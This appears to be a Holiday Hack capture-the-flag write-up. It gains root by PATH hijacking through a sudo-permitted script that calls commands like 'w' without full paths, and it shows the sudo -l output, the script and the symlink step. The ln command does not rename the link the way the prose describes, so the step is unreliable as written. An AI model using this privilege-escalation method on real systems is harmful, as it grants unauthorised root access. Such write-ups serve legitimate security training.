Challenge

Hey there - I’m Kyle, known around the Holiday Hack scene as arnydo. I’ve picked up a few Super Honorable Mentions over the years.
When I’m not fighting fires or hunting vulns, I’m usually unicycling or juggling - once even outperformed a pro clown! My family loves exploring the East Tennessee mountains, and geocaching’s taught me plenty about finding hidden things - handy for both hacking and firefighting.
Right now, this fire alarm keeps blaring, but there’s no fire. I think someone locked us out of the system.
Can you get back in and fix it?
Solution

Before we can talk to Kyle, we first need to find the entrance, which is somewhat hidden on the other side of the building:
The challenge says we should elevate to fire safety admin privileges so it's a good idea to check for possible sudo permissions:
🏠 chiuser @ Dosis Neighborhood ~ 🔍 $ sudo -l
Matching Defaults entries for chiuser on 5ac6faa11a9f:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty,
    secure_path=/home/chiuser/bin\:/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+="API_ENDPOINT
    API_PORT RESOURCE_ID HHCUSERNAME", env_keep+=PATH

User chiuser may run the following commands on 5ac6faa11a9f:
    (root) NOPASSWD: /usr/local/bin/system_status.sh
Let's take a closer look at the script that we can execute with root privileges:
🏠 chiuser @ Dosis Neighborhood /usr/local/bin 🔍 $ cat system_status.sh
#!/bin/bash
echo "=== Dosis Neighborhood Fire Alarm System Status ==="
echo "Fire alarm system monitoring active..."
echo ""
echo "System resources (for alarm monitoring):"
free -h
echo -e "\nDisk usage (alarm logs and recordings):"
df -h
echo -e "\nActive fire department connections:"
w
echo -e "\nFire alarm monitoring processes:"
ps aux | grep -E "(alarm|fire|monitor|safety)" | head -5 || echo "No active fire monitoring processes detected"
echo ""
echo "🔥 Fire Safety Status: All systems operational"
echo "🚨 Emergency Response: Ready"
echo "📍 Coverage Area: Dosis Neighborhood (all sectors)"
This is very unsafe. Commands (e.g., w) are executed without specifying a path, and our own path (/home/chiuser/bin) is checked first. So we just need to link the recovery script there with the appropriate name, and we can execute it with root privileges.
🏠 chiuser @ Dosis Neighborhood ~/bin 🔍 $ ln -s /etc/firealarm/restore_fire_alarm ./
🏠 chiuser @ Dosis Neighborhood ~/bin 🔍 $ sudo system_status.sh
...
======================================================================
   CONGRATULATIONS! You've successfully restored fire alarm system
   administrative control and protected the Dosis neighborhood!
======================================================================
...